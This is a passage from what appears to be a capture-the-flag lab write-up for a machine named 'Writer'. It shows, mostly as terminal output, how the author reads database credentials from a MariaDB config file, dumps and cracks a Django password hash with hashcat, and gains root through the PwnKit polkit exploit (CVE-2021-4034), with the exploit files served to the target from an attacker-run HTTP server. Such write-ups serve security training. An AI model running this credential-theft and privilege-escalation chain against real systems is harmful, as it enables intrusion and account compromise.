manage.py        N         806   Thu Sep  5 16:54:02 2024

7151096 blocks of size 1024. 2469828 blocks available
smb: \> cat manage.py
cat: command not found
smb: \> get manage.py
getting file \manage.py of size 806 as manage.py (1.0 KiloBytes/sec) (average 1.0 KiloBytes/sec)
smb: \> exit
```

### 3) Found another db cred

```

www-data@writer:/var/www/writer2_project/writerv2$ cat /etc/mysql/my.cnf
# The MariaDB configuration file
#
# The MariaDB/MySQL tools read configuration files in the following order:
# 1. "/etc/mysql/mariadb.cnf" (this file) to set global defaults,
# 2. "/etc/mysql/conf.d/*.cnf" to set global options.
# 3. "/etc/mysql/mariadb.conf.d/*.cnf" to set MariaDB-only options.
# 4. "~/.my.cnf" to set user-specific options.
#
# If the same option is defined multiple times, the last one will apply.
#
# One can use all long options that the program supports.
# Run program with --help to get a list of available options and with
# --print-defaults to see which it would actually understand and use.
#
# This group is read both both by the client and the server
# use it for options that affect everything
#
[client-server]

# Import all .cnf files from configuration directory
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

[client]
database = dev
user = djangouser
password = DjangoSuperPassword
default-character-set = utf8
www-data@writer:/var/www/writer2_project/writerv2$ |

```

#### 4) Found kyle credentials

```

MariaDB [dev]> select * from auth_user;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | password | is_staff | is_active | date_joined | last_login | is_superuser | username | first_name | last_n |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | pbkdf2_sha256$260000$wJ03ztk0f0lcbssnS1wJPD$bbTyCB8dYWMGYLz4dSArozTY7wcZCS7DV6l5dpuXM4A= | NULL | 1 | 2021-05-19 12:41:37.168368 | NULL | 1 | kyle |  |  |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.000 sec)

MariaDB [dev]>

```

#### 5) Cracked the hash

```

pbkdf2_sha256$260000$wJ03ztk0f0lcbssnS1wJPD$bbTyCB8dYWMGYLz4dSArozTY7wcZCS7DV6l5dpuXM4A=:marcoantonio
auth_user
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 10000 (Django (PBKDF2-SHA256))
Hash.Target.....: pbkdf2_sha256$260000$wJ03ztk0f0lcbssnS1wJPD$bbTyCB8...uXM4A=
Time.Started.....: Thu Sep 5 17:06:47 2024 (1 min, 15 secs)
Time.Estimated....: Thu Sep 5 17:08:02 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 137 H/s (11.96ms) @ Accel:128 Loops:512 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10240/14344384 (0.07%)
Rejected.....: 0/10240 (0.00%)
Restore.Point....: 9216/14344384 (0.06%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:259584-259999
Candidate.Engine.: Device Generator
Candidates.#1....: robinhood -> 11221122
Started: Thu Sep 5 17:05:57 2024
Stopped: Thu Sep 5 17:08:04 2024

```

# Privilege Escalation

## 1) Exploited polkit vuln

```
kyle@writer: ~  
kyle@writer:~$ ls  
cve-2021-4034.c  linpeas.sh  Makefile  pwnkit.c  snap  user.txt  
kyle@writer:~$ make  
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c  
cc -Wall cve-2021-4034.c -o cve-2021-4034  
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules  
mkdir -p GCONV_PATH=.  
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:  
kyle@writer:~$ ls  
cve-2021-4034  cve-2021-4034.c  gconv-modules  'GCONV_PATH=.'  linpeas.s  
h  Makefile  pwnkit.c  pwnkit.so  snap  user.txt  
kyle@writer:~$ ./cve-2021-4034  
# cat /root/root.txt  
8878597355612fe95d560bd38fe5ea55  
# |
```

```
(vigneswar@VigneswarPC) - [~/Temporary/CVE-2021-4034]  
$ ls  
cve-2021-4034.c  dry-run  Makefile  pwnkit.c  
cve-2021-4034.sh  LICENSE  packets.cap  README.md  
  
(vigneswar@VigneswarPC) - [~/Temporary/CVE-2021-4034]  
$ sudo python3 -m http.server -b 0.0.0.0 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.11.101 - - [05/Sep/2024 17:14:13] "GET /Makefile HTTP/1.1" 200 -  
10.10.11.101 - - [05/Sep/2024 17:14:25] "GET /cve-2021-4034.c HTTP/1.1" 200 -  
10.10.11.101 - - [05/Sep/2024 17:14:34] "GET /pwnkit.c HTTP/1.1" 200 -
```